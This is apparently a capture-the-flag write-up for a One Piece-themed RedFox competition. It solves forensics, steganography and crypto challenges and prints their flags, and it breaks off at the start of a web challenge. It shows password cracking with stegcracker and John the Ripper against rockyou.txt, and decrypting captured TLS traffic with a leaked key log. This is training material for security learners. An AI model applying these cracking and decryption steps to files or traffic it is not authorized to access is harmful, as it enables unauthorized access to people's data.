
Description: Robin was able to get into Cipher Pol's secure network and has been trying to send back some intel.

But Rob Lucci is on top of preventing any exfiltration by manually checking all the network packets for suspicious contents.


Other members are not as paranoid it seems. Rob Lucci has some vested interest in protecting this piece of intel. Find out what Rob Lucci is protecting and ensure Robin's efforts don't go in vain.

Attached: signal.pcapng


The pcapng file opened up in Wireshark and the http traffic is analysed to find the following packet




This packet is followed in HTTP Stream to reveal a ssl.log file




It’s also noted that the same pcapng file contains some TLS data



In Wireshark’s Preferences, the earlier found ssl log file is imported.






Now the Application Data can be observed in plaintext.

In the HTTP Stream, an Auth Cookie can be seen which seems to be Base64 encoded.

On decoding it, the flag is found.



Flag: REDFOX{R0b_LuCc1_I5_Sc4r3d_0f_b4ll00n5!}

Steganography

Hide Inside Me

Description: Luffy got a whiff of some meat being locked away by Sanji for some "special" guests?! How dare he HIDE meat from the most "special" Joyboy Reincarnate!!

Step to Reproduce

1. Download “Luffy.jpg”

2. Use Stegcracker tool “stegcracker <Image name>” to brute force image

```
┌──(root㉿kali)-[/home/kali/Desktop/CTF/Hide inside me]
└─# ls
luffy.jpg

┌──(root㉿kali)-[/home/kali/Desktop/CTF/Hide inside me]
└─# stegcracker luffy.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'luffy.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: elsalvador
Tried 5600 passwords
Your file has been written to: luffy.jpg.out
elsalvador
```

3. The Flag can be found in the output file.

```
┌──(root㉿kali)-[/home/kali/Desktop/CTF/Hide inside me]
└─# ls
luffy.jpg  luffy.jpg.out

┌──(root㉿kali)-[/home/kali/Desktop/CTF/Hide inside me]
└─# cat luffy.jpg.out
REDFOX{J0yBoY_Ha5_C0m3_Ag41n!!}

┌──(root㉿kali)-[/home/kali/Desktop/CTF/Hide inside me]
└─#
```

Echoes in the Aether

Description: The Flame emperor has been going undercover yet again to find out plans of The Revolutionary Army. All calls to his transponder sound like this. But this seems like, it's not just the generic transponder static. Find out what is going on with Sabo.

Attachment: Echoes in the Aether.wav

The provided wav file contains SSTV audio. Multiple tools can be used to decode this audio and convert it into an image.

Android; https://play.google.com/store/apps/details?id=xdsopl.robot36

Windows; https://www.qsl.net/on6mu/rxsstv.htm

Linux/BSD etc; https://github.com/xdsopl/qsstv

Solving the challenge does get noisy unless a virtual audio cable is used.

Flag: REDFOX{S1gn4l_1n_Th3_N01s3}

Distress Signal

Description: This was all we could hear from Robin on the transponder when she went on a secret recon mission to MarineFord. Brook couldn't understand what kind of an insect this is, if at all. Help them know if Nico Robin is asking for help or just sending a status update !

Attachment: soul_music.wav

This is an easy Steganography challenge, where the flag is hidden within the .wav file. On opening the file in a spectrogram, the flag can be clearly seen.

Spectrogram: Sonic Visualizer

Flag: REDFOX{ROCK_4_M3_B4BY}

Pero-Pero

Prompt:

Luffy picked a Shared Den Den Mushi and all he could hear was this. Help him figure out what kind of language was zoro communicating in from the other room.

Walkthrough:

DTMF > Decimal > Hex > Plain Text

Detailed Walkthrough:

1. Upload the file to DTMF decoder and copy the value retrieved.




Figure 1: DTMF Decoder

2. Convert the Decimal value to hex.




Figure 2: Decimal to Hex Converter

3. Covert the Hex to Plain text Using Cyber chef.




Figure 3: Conversion from Hex to Plaintext

The Invisible Treasure

Prompt:

As soon as Usopp heard everyone come back to the ship, he meticulously hid whatever he was reading across a file and multiple parts, and using multiple encoding tactics to prevent a single point of failure. Figure out what he was reading !!

Walkthrough:

Zip Password Brute-force (Flag Part1) > Exif (Pass) > Whitespace Decode (Flag part 2) > StegSeek (Flag Part3)

Detailed Walkthrough:

1. Convert the zip file to a hash file using zip2john. Crack the hash file using rockyou.txt and John-the-reaper (Password Cracking tool).




Figure 4: Cracking Zip file

2. Extract the zip file by providing the cracked passphrase. Observe that the 1st part of flag is retrieved.




Figure 5: Extracted Files

3. Use exiftool or online tool to look at the meta data of the image file “Chall.jpg” it contains a Password.




Figure 6: Exif data - "Chall.jpg"

4. Observing the extra whitespace in the text file, its is observed that snow cipher has been used to hide some information(https://darkside.com.au/snow/)
5. Use Snow.exe and provide the password retrieved to extract the 2nd part of the flag.




Figure 7: Whitespace Decoding

6. Use stegseek to extract the 3rd part of the flag as follows from the image file “Chall.jpg”

Figure 8: Stegseek - output

Crypto

Shackles of the Cipher


Description: Some secrets are locked away, not by chains, but by clever deception. A name hides in the system, waiting to be found, but that's only the beginning.

A forgotten path may reveal the way forward, yet the final secret remains hidden beneath layers of protection. Follow the clues, break through the barriers, and uncover what was never meant to be seen. Will you be the one to claim it?


Location: http://cyberstorm.redfoxsec.com:1111


Steps to Reproduce:

1. Navigate to http://cyberstorm.redfoxsec.com:1111 and click the "Visit Blog" button.

